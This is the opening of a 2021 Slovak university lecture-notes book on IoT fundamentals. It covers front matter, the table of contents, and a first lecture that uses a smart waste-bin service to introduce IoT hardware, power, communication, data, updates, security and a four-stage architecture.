Základy Internetu vecí

Poznámky z prednášok 2021

Miroslav Biňas

kpi

Základy internetu vecí

Základy internetu vecí

Poznámky ku prednáškam 2021

Miroslav Biňas

Základy internetu vecí
Poznámky ku prednáškam 2021
Miroslav Biňas

Vydavateľ:
Technická univerzita v Košiciach
Letná 9, 042 00 Košice, Slovensko
www.tuke.sk
Katedra počítačov a informatiky
www.kpi.fei.tuke.sk

prvé vydanie, Košice 2021
ISBN 978-80-553-3961-0

© 2021 Miroslav Biňas

Obálku ilustrovala © Janka Slebodníková, www.maranveart.com. Ilustrácia bola prvýkrát publikovaná v komixoch autorky, ktoré vychádzali v rokoch 2014 až 2018 na stránkach portálu www.root.cz.

Toto autorské dielo podlieha medzinárodnej licencii *Creative Commons BY-NC-SA 4.0*. To znamená, že:

- toto dielo môžete ďalej voľne šíriť a upravovať za predpokladu, že uvediete pôvod diela
- ak budete toto dielo upravovať, musíte svoje odvodené dielo publikovať pod rovnakou licenciou ako pôvodné dielo
- toto dielo je zakázané používať pre komerčné účely

Obsah

1 The Introduction **13**
1.1 What is *IoT*? 13
1.2 What is IoT All About? 14
1.2.1 The Problem 14
1.2.2 The Analysis 14
1.2.3 The Synthesis 15
1.3 The Hardware Part 16
1.4 Low Power 17
1.5 Communication 17
1.6 Data Analysis, Machine Learning and Visualisation 18
1.7 Updates 19
1.8 Security 20
1.9 IoT Architecture 21
1.9.1 Stage 1: Things, Sensors, Actuators and Controllers . . 22
1.9.2 Stage 2: Gateways and Data Acquisition 23
1.9.3 Stage 3: Edge Analytics 24
1.9.4 Stage 4: Data centre / Cloud platform 25
1.9.5 The 4 Stage IoT Architecture 26
1.10 Conclusion 26

2 About Things **29**
2.1 Introduction 29
2.2 About Controllers 30
2.3 Popular Solutions 31
2.3.1 Raspberry Pi 31
2.3.2 Arduino Uno 32
2.3.3 BBC micro:bit 32
2.3.4 Boards with ESP32 33
2.3.5 Comparison 33

2.4 MicroPython . . . 38
2.4.1 ESP32 Internal Filesystem . . . 38
2.5 Sensors . . . 39
2.6 Actuators . . . 39
2.7 Communication . . . 39
2.8 Designing IoT Thing for Smart Waste Bin . . . 39
2.8.1 Components of Smart Waste Bin . . . 40
2.9 Additional Design Considerations . . . 41
2.9.1 Size . . . 41
2.9.2 KISS . . . 41
2.9.3 Things are State Machines . . . 42

3 Connecting Things **43**
3.1 Introduction . . . 43
3.2 Communication Technologies . . . 44
3.2.1 Power Consumption . . . 44
3.2.2 Communication Distance . . . 44
3.3 Data Rate . . . 45
3.4 Communication Protocols . . . 45
3.5 Networking with ESP32 . . . 48
3.5.1 The `network` Module . . . 48
3.5.2 Setting/Connecting to WiFi . . . 50
3.6 Home Automation with IFTTT . . . 50
3.6.1 Creating Service . . . 52
3.6.2 Testing Webhook Service . . . 53
3.6.3 Requesting Webhook from the Thing . . . 54
3.7 MQTT Protocol . . . 55
3.7.1 MQTT and ESP32 . . . 55
3.7.2 Sending Data to MQTT Broker . . . 55
3.7.3 Receiving Data from MQTT Broker . . . 55
3.8 IBM Watson . . . 56

4 Time Synchronization **59**
4.1 Time Synchronization . . . 59
4.1.1 Real Time Clock . . . 59
4.1.2 RTC and ESP32 . . . 60
4.1.3 Network Time Protocol . . . 63
4.1.4 NTP Support in Micropython . . . 65
4.1.5 Time Synchronization . . . 66
4.1.6 `utime` - Time Related Functions . . . 66
4.1.7 Time Epoch . . . 66

5 OTA Updates **67**
5.1 Illustration . . . 67
5.2 What is OTA? . . . 68
5.3 Benefits of OTA Updates . . . 69
5.4 Simle OTA Update Example . . . 69
5.4.1 The Blink . . . 70
5.4.2 Connecting to Network and MQTT Broker . . . 70
5.4.3 Downloading New Versions . . . 72
5.4.4 Easy Testing . . . 73
5.4.5 Easy Hacking . . . 73
5.4.6 The Solution . . . 74
5.5 Important OTA Design Considerations . . . 75
5.5.1 Incremental Roll-Out of OTA Updates . . . 76
5.5.2 Recovery of Versions . . . 76
5.5.3 Code Compatibility Verification . . . 77
5.5.4 Secure Communication . . . 77
5.5.5 Partial Updates . . . 78
5.5.6 Authenticating the OTA Update Image . . . 78
5.5.7 Security from Physical Attacks . . . 78
5.5.8 Minimizing Intrusion . . . 79
5.6 OTA Architectures . . . 79
5.7 Conclusion . . . 81

6 Low Power **83**
6.1 The Problem of Power Consumption in IoT . . . 83
6.2 Battery Life . . . 85
6.2.1 Battery Capacity . . . 85
6.2.2 Device Consumption . . . 86
6.3 Managing Energy Consumption with Software . . . 86
6.3.1 Motivation in the Beginning . . . 86
6.4 The Polling . . . 87
6.5 The Interrupts . . . 88
6.5.1 Interrupt Service Routine . . . 88
6.6 Reasons to use Interrupts . . . 90
6.6.1 Types of Interrupts . . . 91
6.6.2 Interrupt Vectors in ATmega328P . . . 91
6.6.3 Handling the External Interrupts with ESP32 . . . 91
6.6.4 Pros and Cons of Interrupts . . . 94

7 About Data **95**
7.1 Introduction . . . 95

7.2 Horizontal vs Vertical Scaling . . . 96
7.3 Time Series Databases . . . 98
7.4 InfluxDB . . . 100
7.4.1 Terminology . . . 101
7.4.2 InfluxQL . . . 101
7.4.3 InfluxDB API . . . 102
7.5 Visualization with Grafana . . . 103
7.6 Best Practices for Building Analytics Dashboards . . . 103
7.7 Overview of Existing Dashboards . . . 103

8 States and Watchdog 105
8.1 Introduction . . . 105
8.2 State Machine . . . 107
8.3 State Diagram . . . 107
8.3.1 Symbols and Notation . . . 108
8.3.2 State Diagram Example . . . 108
8.3.3 Blink Example . . . 109
8.4 State Design Pattern . . . 110
8.5 Other Areas . . . 110
8.5.1 Game Development . . . 110
8.5.2 Application Development . . . 111
8.6 Watchdog (Timer) . . . 112
8.6.1 Introduction . . . 112
8.6.2 Watchdog (Timer) . . . 113
8.6.3 How to use WDT on ESP32 . . . 113
8.6.4 System Recovery . . . 114
8.7 Conclusion . . . 114

Course Introduction

predstavenie kurzu a pravidiel

Upozornenie

Materiál, ktorý sa Vám dostáva do rúk, predstavuje v prvom rade poznámky ku prednáškam pre (mňa ako) prednášajúceho. Preto v ňom nehľadajte detailné opisy preberanej problematiky, ako by ste ich očakávali od učebnice. Niekde sú poznámky strohé, niekde sú zasa naopak komplexnejšie.

Aj napriek tomu však tento materiál vie výborne poslúžiť ako pomôcka pre štúdium dnes veľmi populárnej oblasti Internetu vecí. Pri jeho príprave (teda hlavne pri príprave samotných prednášok) som si dával záležať na tom, aby som menej hovoril a viac ukazoval, ako veci fungujú. Ak teda hľadáte materiál, ktorý Vám viac ukáže ako opíše, našli ste ho.

Prednáška 1

The Introduction

nie príliš stručný úvod do IoT, architektúra IoT riešení

1.1 What is *IoT*?

Začnem teda rovno otázkou: *"Čo je to IoT?"*

Ja sám neviem (a preto to učím).

Problém je totiž v tom, že aj napriek tomu, že tento termín existuje od roku 1999, dodnes neexistuje obecne uznávaná definícia tohto pojmu, ale len akési opisné charakteristiky. Tie majú častokrát niečo spoločné, ale často si dokonca odporujú.

Tak napríklad - jedna z najvoľnejších definícií je:

> Internet of Things (IoT) means any smart device with ability to communicate via Internet. – *by iotbuzzer.com*[1]

Pre naše potreby však budeme používať túto definíciu:

> The Internet of Things (IoT) is a system of interrelated computing devices, mechanical and digital machines, objects, animals or people that are provided with unique identifiers and the ability to transfer data over a network without requiring human-to-human or human-to-computer interaction. – *by iotagenda*[2]

[1] https://iotbuzzer.com/what-is-iot-top-10-definitions-overview/
[2] https://internetofthingsagenda.techtarget.com/definition/Internet-of-Things-IoT

1.2 What is IoT All About?

IoT nie je len hardvér. Nie je to ani len softvér. Je to skôr balík služieb s pridanou hodnotou.

1.2.1 The Problem

Aby sme si uvedomili, čo všetko je *IoT*, skúsime si to prezentovať na konkrétnom probléme.

Obrázok 1.1: Smart Waste Service (zdroj[3])

Jednou z úloh mesta, je zabezpečiť službu pre vývoz smetí z kontajnerov. Táto služba niečo stojí a mesto každoročne platí za túto službu nejaký poplatok. Samozrejme - výška poplatku sa bude odvíjať od počtu vývozov jednotlivých kontajnerov. V princípe to poznáte - smetiarske auto chodí vyvážať vaše smeti pravidelne v určité dni. Nechodí teda každý deň, nechodí niekoľkokrát do dňa, chodí napr. 3x do týždňa - v pondelok (po víkende), v stredu a v piatok (pred víkendom). To teda znamená, že ak vyvezenie jedného kontajneru stojí domácnosť 1 Euro, tak služba stojí týždenne 3 Eurá, mesačne 12 Eur, ročne 144 Eur.

V konečnom dôsledku poplatky za túto službu zaplatí občan, ale aj tak sa mesto snaží službu dojednať za čo najnižšiu cenu. Takže problém je z tohto pohľadu jasný - dostať za službu čo najnižšiu cenu.

1.2.2 The Analysis

Ak však začneme nad problémom rozmýšľať, veľmi rýchlo si všimneme, že cena je závislá od počtu výjazdov smetiarskeho auta. Ak teda znížime počet výjazdov, zníži sa automaticky aj cena. Aktuálne je systém nastavený tak, že máme 3 výjazdy do týždňa, čo stojí domácnosť 12 Eur mesačne. Ak by sme počet výjazdov znížili o 1 (napr. v stredu už auto chodiť nebude), cena služby sa zníži na 8 Eur.

Cenu sme síce znížili, ale

- čo ak každý piatok budú kontajnery také plné, že sa do nich smeti už proste nevojdú a budú "pretekať" obsahom?
- čo ak naopak budú aj napriek tejto úspore kontajnery neustále prázdne a smetiarske autá vyjdú vždy len ku prázdnym kontajnerom?

Cenu síce ovplyvníme, ale samotná služba sa v prvom prípade výrazne zhorší a v druhom prípade budem stále platiť za vývoz prázdneho kontajneru. Je jasné, že cena je priamo závislá od počtu výjazdov, ale nechceme, aby auto

- chodilo ku prázdnemu kontajneru
- prišlo ku košu na základe časového intervalu a nie vtedy, keď je kontajner plný

No a potom tu môžu byť obyvatelia, ktorí produkujú výrazne viac smetí ako iní, čo znamená, že tí občania, ktorí neprodukujú veľa odpadu, budú doplácať na tých, ktorí produkujú veľa odpadu. Alebo - čo ak ľudia z vedľajšieho vchodu budú smeti vysýpať do našich kontajnerov, aby u nich znížili cenu a naopak ju navýšili nášmu vchodu? Ako by sme docielili spravodlivosť?

Znížením počtu vývozov smetí a tým pádom ušetrením peňazí obyvateľov, sa v roku *2021* rozhodla ísť aj *Bytča*. Aj keď zámer je ušľachtilý spolu so zámerom naučiť občanov separovať odpad, množstvo odpadu sa tým samozrejme nezníži. Zvýši sa len množstvo plných kontajnerov s "pretekajúcim" obsahom, výsledkom čoho sú sťažnosti a nespokojnosť obyvateľov[9].

1.2.3 The Synthesis

Ak chceme ušetriť a pritom zachovať službu kvalitnou, nestačí len fixne znížiť počet výjazdov, ale vhodne ich optimalizovať, resp. nastaviť. Potrebujeme teda vytvoriť riešenie, vďaka ktorému príde smetiarske auto vyviezť odpad len vtedy, keď bude kontajner plný. Tým pádom predídeme obom uvedeným problémom:

- auto nepríde zbytočne ku prázdnemu košu, ale príde až vtedy, keď sa naplní
- auto príde ku kontajneru až vtedy, keď ho bude potrebné vyprázdniť.

Aby sme tento cieľ dosiahli, potrebujeme vytvoriť zariadenie, ktoré bude:

- súčasťou kontajnera
- v pravidelných intervaloch zisťovať zaplnenosť kontajnera
- po zistení zaplnenia kontajnera posielať dáta do vzdialeného úložiska/databázy/cloud-u, aby sa tieto mohli analyzovať a v prípade potreby

Obrázok 1.2: Bytča znížila intenzitu vývozu odpadkov, obyvatelia sa sťažujú [9]

mohlo vyštartovať smetiarske auto

Samozrejme časťou úlohy bude následne aj naplánovať vhodnú trasu pre samotné smetiarske autá. Ich trasa bude totiž zakaždým iná, nakoľko budú chodiť iba k plným kontajnerom. Systém sám na základe aktuálnych údajov vie určiť trasu aj počet kontajnerov, ktoré zvládne auto vyviezť.

1.3 The Hardware Part

Ako teda zistíme, či je kontajner dostatočne naplnený?

Ak by sme použili senzor, ktorým budeme merať hmotnosť, nebudeme veľmi úspešní. Môže sa totiž veľmi jednoducho stať, že ak ho zapraceme polystyrénom, veľmi rýchlo vyplníme jeho objem, ale celková hmotnosť takéhoto odpadu, bude veľmi nízka. Ak však do neho začneme sypať stavebný odpad, veľmi rýchlo môže kontajner dosiahnuť svoj hmotnostný limit aj napriek tomu, že je takmer prázdny. Tento aspekt však zanedbáme, nakoľko na stavebný odpad sú vyhradené osobitné kontajnery, zberné dvory (a na Slovensku samozrejme aj voľná príroda všade okolo).

Výhodnejšie je zisťovať obsadenosť kontajnera zisťovaním výšky odpadu. A to umiestnením senzora merajúceho vzdialenosť, ktorý sa umiestni do najvyššie-

ho bodu kontajneru, od ktorého bude túto vzdialenosť merať. Čím menšia táto vzdialenosť bude, tým obsadenejší bude aj kontajner.

Samozrejme - je možné uvažovať aj nad kombináciou oboch riešení. Tým sa síce riešenie predraží, ale môže pomôcť predísť problému s preťažením kontajneru.

Takže ***IoT* je aj o hardvéri**.

1.4 Low Power

Jednou z výziev, ktorú so sebou priniesla oblasť *IoT* je aj *nízka spotreba* alebo z angl. *low power*. Je totiž potrebné si uvedomiť, že pri inštalácii riešenia už nebudeme mať k dispozícii trvalý zdroj elektrickej energie, ale budeme odkázaní len na zdroj napätia z bateriek. Preto je potrebné zohľadniť aj tento aspekt a pripraviť riešenie tak, aby dokázalo vydržať na batérie čo najdlhšie.

Zvýšenie výdrže je samozrejme priamoúmerné aj tomu, koľko ďalších akčných členov alebo senzorov budeme mať pripojených a teda napájaných z batérií. Netreba zabúdať, že hlavne komunikačné moduly majú pomerne vysokú spotrebu. Preto je dobré spúšťanie, resp. prácu s nimi plánovať a pokiaľ nie sú potrebné, je dobré ich vypínať.

Aj z pohľadu nášho návrhu je jasné, že nie je potrebné, aby zariadenie pracovalo neustále. Výška hladiny v kontajneri sa nemení niekoľkokrát za sekundu, ale možno niekoľkokrát za hodinu, aj to najmä cez deň. Poprípade len vtedy, keď dôjde k otvoreniu kontajnera. Po zvyšok tohto času by bolo dobré, aby zariadenie nerobilo nič a čakalo len na zmenu.

Dosiahnuť čo najnižšiu spotrebu je možné viacerými spôsobmi. Ako som už spomínal - jeho spotreba sa zvyšuje množstvom ďalších pripojených prvkov. Čo najdlhšiu prevádzku je možné zabezpečiť samozrejme batériou s najväčšou kapacitou, pridaním solárnych článkov ako zdroja energie, ale aj uspatím zariadenia a jeho zobudením buď po uplynutí časového intervalu alebo po otvorení kontajneru. Zvýšiť výdrž zariadenia je možné aj znížením pracovnej frekvencie mikrokontroléra.

Takže ***IoT* je aj o nízkej spotrebe**.

1.5 Communication

Keď kontajner odmeria výšku odpadu, je potrebné aktuálny stav poslať dispečingu, aby v prípade potreby bolo možné vyslať alebo aspoň naplánovať

jazdu smetiarskeho auta.

Tento problém veľmi úzko súvisí s predchádzajúcim - držať neustále otvorené spojenie s dispečingom sa "úspešne" podpíše na spotrebe. Ako sme už spomínali, resp. analyzovali vyššie, nemá zmysel, aby zariadenie výšku hladiny odpadkov v kontajneri sledovalo neustále, ale stačí v pravidelných intervaloch, resp. pri otvorení kontajnera. Taktiež samotné údaje nie je nutné posielať pri každom meraní, ale napr. niekoľkokrát za deň. Určite však vtedy, ak bola hladina pre zabezpečenie vývozu odpadu dosiahnutá.

Pri realizácii spojenia s dispečingom je samozrejme potrebné poznať lokalitu a možnosti spojenia. Keďže sa jedná o externé prostredie, nedá sa spoľahnúť na dosah WiFi signálu v každom kontajneri. Rovnako ešte stále môžu existovať lokality, ktoré nie sú pokryté ani mobilným signálom. Do úvahy prichádzajú aj siete, ktoré sú určené priamo pre využitie v oblasti *IoT*, ako napr. *Lora* alebo *Sigfox*. V najhoršom prípade môžu kontajnery oznamovať o svojom stave okolitým zariadeniam (smetiarskym autám) cez technológiu *Bluetooth LE*.

Pre *IoT* samozrejme existujú aj špecifické protokoly, ako napr. *MQTT* alebo *CoAP*. Veľmi populárne je však používanie aj *REST API*.

Takže ***IoT* je aj o komunikácii**.

1.6 Data Analysis, Machine Learning and Visualisation

Dnes sa stala neoddeliteľnou súčasťou problematiky *IoT* aj *dátová analytika*, poprípade *strojové učenie*.

Zatiaľ sme hovorili o jednom kontajneri a o jednom smetiarskom aute. Pre ilustráciu predpokladajme, že kontajner bude posielať údaje o aktuálnom stave každú hodinu. To je teda *24x* za deň. Pred domom (hlavne teda bytovkou) stojí týchto kontajnerov aspoň *5* - *2* pre komunálny odpad, *1* pre papier, *1* pre plasty a *1* pre sklo. Ak pre každý z nich bude platiť rovnaký predpoklad, tak dokopy z týchto kontajnerov denne odíde *120* správ. To číslo je ešte stále veľmi malé. Ale predpokladajme, že v meste je minimálne *2000* budov s rovnakými vlastnosťami. Pri rovnakom predpoklade je to už spolu *24000* správ denne.

Samozrejme, tieto údaje sú stále pomerne malé. Ale poskytujú predstavu, že z malého problému sa pomaly môže stať celkom veľký.

Tu samozrejme ide o to, čo všetko si chceme o danom kontajneri pamätať. Ak chceme len vyhodnotiť jeho stav, nepotrebujeme ani databázu. Ak však budeme údaje o kontajneroch ukladať, môžeme tieto údaje analyzovať v čase a vytvárať tak predikcie. Rovnako tak môže byť systém výberu peňazí za odpad nastavený spravodlivejšie, keďže samotní obyvatelia si budú môcť overiť, koľko reálnych vývozov bolo vykonaných počas roka.

Z dát sa dajú získať rozličné informácie, ako napr. ak za týždeň systém nehlási zmenu vo výške hladiny smetí, dá sa predpokladať, že je domácnosť na dovolenke. Ak sa papier spred domu odváža len raz mesačne a kontajner hlási dosiahnutie limitu už po dvoch týždňoch, tak buď sa upratovalo, sťahovalo alebo oslavovalo. Rovnako tak dispečing vie plánovať údržbu či už vozidiel, kontajnerov alebo samotných zariadení podľa získaných údajov tak, aby nijako službu neovplyvnili.

Aktuálne údaje sú teda veľmi potrebné. Umožňujú rovnako optimalizovať aj výjazdy samotných smetiarskych áut. Ak systém vie, ktoré kontajnery sú plné a koľko objemu smetí predstavujú, vie naplánovať jazdu auta tak, aby vyviezlo toľko odpadu, koľko sa do neho vojde. A to celé s určením optimálnej trasy pre každé jedno smetiarske auto s využitím údajov o aktuálnej dopravnej situácie.

Práca s údajmi súvisí aj s výberom vhodného databázového systému. Stále je síce možné použiť relačné databázy, ale v oblasti *IoT* začínajú mať stále viac navrch nerelačné databázové systémy (tzv. *NoSQL* databázové systémy). V tejto súvislosti sa používajú napr. tzv. *Time Series* databázové systémy.

Prepojenie databázových systémov a analytických systémov s vizualizačnými nástrojmi je už len bonus.

Takže ***IoT*** **je aj o zbere, analýze a vizualizácii údajov**.

1.7 Updates

Životný cyklus riešenia ráta aj s tým, že softvér zastaráva a nachádzajú sa v ňom chyby. To isté platí aj o hardvéri. Aj v tejto oblasti treba rátať s tým, že softvér treba aktualizovať a v prípade potreby hardvér vymeniť.

Aktualizáciu softvéru dôverne poznáme. Či už z pohľadu operačného systému alebo z pohľadu používaného softvéru. Aktualizácie je možné riešiť automaticky bez nutnosti zásahu používateľa, ktorý je na konci len oboznámený s tým, že softvér bol aktualizovaný, alebo je potrebné aktualizáciu povoliť, resp. ju vykonať ručne.

Rovnako sa dá pozerať aj na aktualizáciu *IoT* riešení. Softvérová aktualizácia dispečingu predstavuje proces bežnej aktualizácie softvéru. Tú pravú výzvu však predstavuje aktualizácia samotných vecí, ktorých budú v našom prípade a prevedení tisíce.

Určite nebudeme chcieť, aby bolo nutné vykonávať aktualizácie manuálne. Hlavne nie vtedy, ak hlavne v počiatku zavádzania systému môže byť aktualizácií aj viac. Áno - aktualizácie môžu vykonávať priamo smetiari, kde počas výjazdu auta bude k dispozícii jeden technik, ktorý sa k zariadeniu vždy pripojí a aktualizáciu vykoná. Tým sa však predĺži samotný výjazd a aj cenové náklady služby môžu byť vyššie. Rovnako tak je potrebné vedieť, kde je aká verzia systému a ľahko sa môže stať, že kontajnery, ktoré sa vyvážajú len príležitostne, môžu byť niekoľko verzií pozadu za aktuálnym vývojom.

Tu je priam žiadúce hľadať spôsoby, ako tento problém automatizovať. Bežne poznáme tzv. *OTA aktualizácie* (z angl. *Over the Air Updates*), kedy sa v prípade vydania novej verzie systém zariadenia aktualizuje sám. Tým pádom môžeme aktualizácie plánovať a celé mesto aktualizovať v priebehu niekoľkých hodín, resp. v priebehu noci, kedy v prípade zlyhania aktualizácie dokáže ešte servis k nesprávnej aktualizácii vycestovať a tak zabezpečiť bezproblémový chod služby cez deň.

Samozrejme - hardvérová aktualizácia si vyžaduje zásah priamo na mieste. Či už v prípade výmeny končiacich batérií alebo v prípade poškodenia zariadenia (napr. ak sa zariadenie neozvalo *3x* po sebe (vychádzajúc z našej ilustrácie to znamená, že sa neozvalo počas posledných troch hodín).

Takže ***IoT* je aj o aktualizáciách** - či už softvérových alebo hardvérových.

1.8 Security

V neposlednom rade netreba podceniť otázku bezpečnosti v *IoT* zariadeniach a riešeniach. Práve vďaka popularite a rýchlemu rozmachu tejto oblasti sa otázke bezpečnosti nevenuje toľko pozornosti, koľko by sa malo. A už teraz nájdete mnoho článkov opisujúcich časté problémy alebo najpopulárnejšie prieniky práve vďaka podceneniu bezpečnosti.

Rovno začnem príkladom, ktorý sa reálne stal v jednom nemenovanom kasíne. Toto kasíno v ňom malo umiestnené akvárium a v ňom sa nachádzal termostat pripojený do siete kasína. Hackeri objavili exploit v tomto termostate, vďaka ktorému sa dostali do siete kasína (*foothold*). Následne sa dostali k databáze hráčov, ktorú následne cez ich sieť stiahli, cez termostat dostali von a následne ju nahrali na cloud.

Obrázok 1.3: Hackers steal casino's customer data via connected fish tank [26]

Bezpečnosť sa teda v tomto prípade netýka len samotného koncového zariadenia. Bezpečnosť sa týka aj celkovej architektúry alebo napríklad aj toho, v akej sieti sa *IoT* zariadenia nachádzajú, ak sa jedná napr. o nasadenie vo verejnom priestore. Nie je totiž najlepší nápad pripojiť *IoT* zariadenia do rovnakej siete, v ktorej sa nachádzajú aj návštevníci napr. reštaurácie alebo hotela.


Obecne môže byť problém podpora softvéru zo strany výrobcu, keď sa po istom čase proste na podporu zariadenia vykašle. Rovnako je tak aj o tom, ako často a ochotne správcovia siete a pripojených zariadení tieto zariadenia aktualizujú.

Takže ***IoT* je aj o bezpečnosti**.

1.9 IoT Architecture

Zatiaľ čo každé IoT riešenie je rozdielne, základ ich architektúry ako aj smer toku údajov, je viacmenej rovnaký. Architektúra *IoT* riešenia pozostáva zo štyroch častí/vrstiev/fáz, ktoré sú znázornené na nasledovnom obrázku:

V prvom rade pozostáva z **vecí**, resp. objektov, ktoré sú pripojené do internetu. Tie pomocou ich zabudovaných senzorov a akčných členov sledujú svoje okolie a získavajú o ňom informácie.



Obrázok 1.4: IoT Architecture Overview [69]

Tieto informácie sú následne odosielané do tzv. **IoT brán** (z angl. *IoT gateway*). Nasledujúca fáza pozostáva zo systémov na zber údajov a brán, ktoré zbierajú obrovské množstvo nespracovaných údajov, ktoré následne konvertujú do digitálnych tokov dát (z angl. *stream*), filtrujú ich a predspracúvajú tak, aby boli pripravené pre analýzu.

Tretia vrstva je reprezentovaná tzv. **edge** zariadeniami, ktoré sú zodpovedné za ďalšie spracovanie a pokročilú analýzu dát. Na tejto vrstve môže do procesu spracovania údajov vstúpiť strojové učenie a vizualizácia.

Nakoniec sa údaje dostanú do dátových centier, ktoré môžu byť buď v **cloud**-e alebo inštalované lokálne. Toto je miesto, kde sú údaje ukladané, spravované, hĺbkovo analyzované, aby z nich bolo možné získať užitočné informácie.

Poďme sa pozrieť na jednotlivé vrstvy podrobnejšie.

1.9.1 Stage 1: Things, Sensors, Actuators and Controllers


Každý IoT systém pozostáva z prepojených zariadení, ktoré produkujú údaje. Podobne je tomu aj v našom prípade služby zabezpečujúcej chytrý vývoz smetí. V tejto vrstve sa nachádzajú zariadenia umiestnené priamo v kontajneroch, ktoré sú pripojené do siete internet.

Obecne však tieto zariadenia nemusia nutne komunikovať len so zariadeniami nachádzajúcimi sa na vyššej vrstve (gateway), ale môžu komunikovať aj so zariadeniami na tejto vrstve. Niektoré zariadenia totiž pre svoju činnosť potrebujú informácie od ďalších zariadení. To môže byť napr. poplašné zariadenie, kde senzor pohybu môže dať vedieť o tom, že zaznamenal pohyb, čo môže byť signál pre svetlá, aby sa rozsvietili a pre reproduktory, aby začali robiť hluk. Nie je nutné, aby pokyn na to došiel až z cloud-u a teda aby dáta prešli cez všetky vrstvy a cez “celý” internet.

Obrázok 1.5: IoT Architecture: Stage 1 [69]

1.9.2 Stage 2: Gateways and Data Acquisition

Zariadenia na tejto vrstve sa nachádzajú (z geografického pohľadu) veľmi blízko ku zariadeniam z predchádzajúcej vrstvy. Môže to byť zariadenie v inteligentnej domácnosti, zariadenie na pracovisku alebo v budove a pod.



Obrázok 1.6: IoT Architecture: Stage 2 [69]

Z pohľadu funkčnosti je však dôležité sa na tieto zariadenia pozerať ako na samostatnú vrstvu v *IoT* architektúre, pretože je kľúčová pre spracovanie údajov, ich filtrovanie a prenos takto pripravených údajov ďalej do *edge* infraštruktúry, poprípade rovno do *cloud*-u.

Brány hrajú dôležitú úlohu v riešeniach, kde je použité obrovské množstvo vecí, ktoré produkujú obrovské množstvo údajov. Ak by napr. náš projekt s chytrými kontajnermi bol úspešný a bol by nasadený na celom Slovensku, množstvo údajov, ktoré by kontajnery generovali a následne posielali priamo do cloud-u, by bolo obrovské. Výsledkom by mohlo byť zahltenie serveru požiadavkami a tým pádom znefunkčnenie služby. Preto jednou z najdôležitejších úloh brán je tento nápor údajov na vyššie vrstvy znížiť. Okrem toho vykonajú aj prvé predspracovanie a filtrovanie údajov, ktoré následne odošlú vyšším vrstvám v kompaktnom a dohodnutom formáte. Množstvo prenášaných údajov je teda menšie a vyššie vrstvy sa už predspracovaním údajov nemusia zaoberať.

Použitie brán taktiež zvyšuje bezpečnosť celej infraštruktúry. Keďže brány zabezpečujú tok údajov oboma smermi (aj na vyššie aj na nižšie vrstvy), použitím vhodného šifrovania môžu zabrániť prípadnému úniku dát z vyšších vrstiev. Rovnako tak znižujú riziko útokov na samotné IoT zariadenia, resp. veci pracujúce na nižších vrstvách.

Na tejto vrstve je možné poskytnúť aj prvé vizualizácie koncovým používateľom.

1.9.3 Stage 3: Edge Analytics


Táto vrstva sa zvykne nazývať aj *Edge IT* alebo *Edge Computing* alebo skrátene len *Edge*. Termín **Edge Computing** je známy už z neskorých 90-tych rokov s príchodom služieb na doručovanie obsahu (napr. video), kedy sa v rámci zníženia záťaže presúvali servery bližšie k používateľovi.

Definícia podľa Wikipedie znie [15]:

Edge computing is a *distributed computing* paradigm which brings *computation* and *data storage* closer to the location where it is needed, to improve response times and save bandwidth.

Podobný zámer má aj tretia vrstva v IoT architektúre - systémy pracujúce na edge vrstve dokážu poskytnúť rýchlejšie odpovede a zabezpečiť vyššiu flexibilitu v spracovaní a analýze údajov. Ďalej teda analyzuje a spracováva údaje a pripravuje a následne ich synchronizuje s dátovými centrami (štvrtá vrstva).

Zariadenia tejto vrstvy majú výrazne viac systémových prostriedkov ako zariadenia na predchádzajúcej vrstve. Ich umiestnenie môže byť stále pomerne blízko samotným zariadeniam/veciam. Rovnako však môžu byť zariadenia umiestnené aj vo vzdialených kanceláriách, resp. budovách spoločnosti.



Obrázok 1.7: IoT Architecture: Stage 3 [69]

Táto vrstva môže poskytovať vizualizácie pre koncových používateľov.

Keďže rýchlosť pri poskytovaní dátovej analytiky hrá v istých odvetviach kľúčovú rolu, stáva sa edge vrstva veľmi populárnou hlavne v priemysle. Nie je však nutnou súčasťou každej IoT architektúry.

1.9.4 Stage 4: Data centre / Cloud platform

Zariadenia tejto vrstvy sú navrhnuté pre uchovávanie, spracovanie a analyzovanie obrovských objemov údajov. Sú vybavené výkonnými systémami zabezpečujúcimi hĺbkovú dátovú analýzu a strojové učenie nad dátami. Zariadenia na edge vrstve nemajú dostatočný výkon na zvládnutie týchto operácií.

Obrázok 1.8: IoT Architecture: Stage 4 [69]

Výhodou cloudových riešení je napríklad vysoká dostupnosť, zníženie neplánovaných výpadkov, spotreba energie (netreba riešiť na strane klienta) a iné.


Na tejto vrstve sa nachádzajú aj koncové aplikácie pre používateľov. Tie tak dokážu poskytovať business intelligence ako aj prezentačnú vrstvu. Vďaka

nej môžu používatelia so systémom interagovať, môžu ho ovládať, monitorovať a umožňuje im prijímať ďalšie rozhodnutia vďaka rozličným reportom, dashboardom a informáciám získaným v reálnom čase.

Zariadenia na tejto vrstve sa môžu nachádzať geograficky vo veľmi veľkej vzdialenosti od samotných vecí (napr. môžu byť umiestnené na rozličných kontinentoch), z ktorých dáta zbierajú, analyzujú a prípadne aj ovládajú.

1.9.5 The 4 Stage IoT Architecture

Ak to teda zhrnieme, celkový pohľad na IoT architektúru môže vyzerať nasledovne:



Obrázok 1.9: IoT Architecture [68]

Nie každé riešenie však nutne musí obsahovať všetky vrstvy. Pre jednoduchšie riešenia si vystačíte dokonca len s prvou a poslednou vrstvou. Ak samozrejme nechcete, aby údaje opúšťali vašu lokalitu, vystačíte si s prvou a druhou vrstvou, kde gateway bude zabezpečovať aj úlohy poslednej vrstvy.

1.10 Conclusion

Internet vecí teda nie je len o elektronike, aj keď je aj o nej. Rovnako tak nie je len o softvéri, aj keď aj o ňom je *IoT*. Svet *IoT* je však aj o ďalších veciach, ktoré sme spomínali. Je aj o údajoch, ich interpretácii a vizualizácii.

Je aj o aktualizáciách a bezpečnosti, aby sme sa vďaka tomu, že chceme byť in nevystavili riziku a možno aj svojich klientov.

O tomto všetkom je *IoT*. Na začiatku sme si predstavili jednu opisnú charakteristiku *IoT*, ktorú budeme rešpektovať. Okrem toho všetkého **je však *IoT* hlavne o pridanej hodnote**. O niečom navyše.

Pokúsme sa teda nájsť pridanú hodnotu v službe poskytujúcej chytrý vývoz odpadu, o ktorej sme dnes hovorili celý čas:

- Základná hodnota služby zostáva nezmenená. Je ňou samotný jej cieľ, a teda - vývoz odpadu, o ktorý sa ja ako spotrebiteľ nestarám.
- Pridanou hodnotou bude určite znížená a spravodlivá cena, kde sa zohľadní množstvo reálne vyvezených smetí.
- Vyššia cena služby môže motivovať k zamysleniu sa nad množstvom produkovaného odpadu a snaha o jeho zníženie.
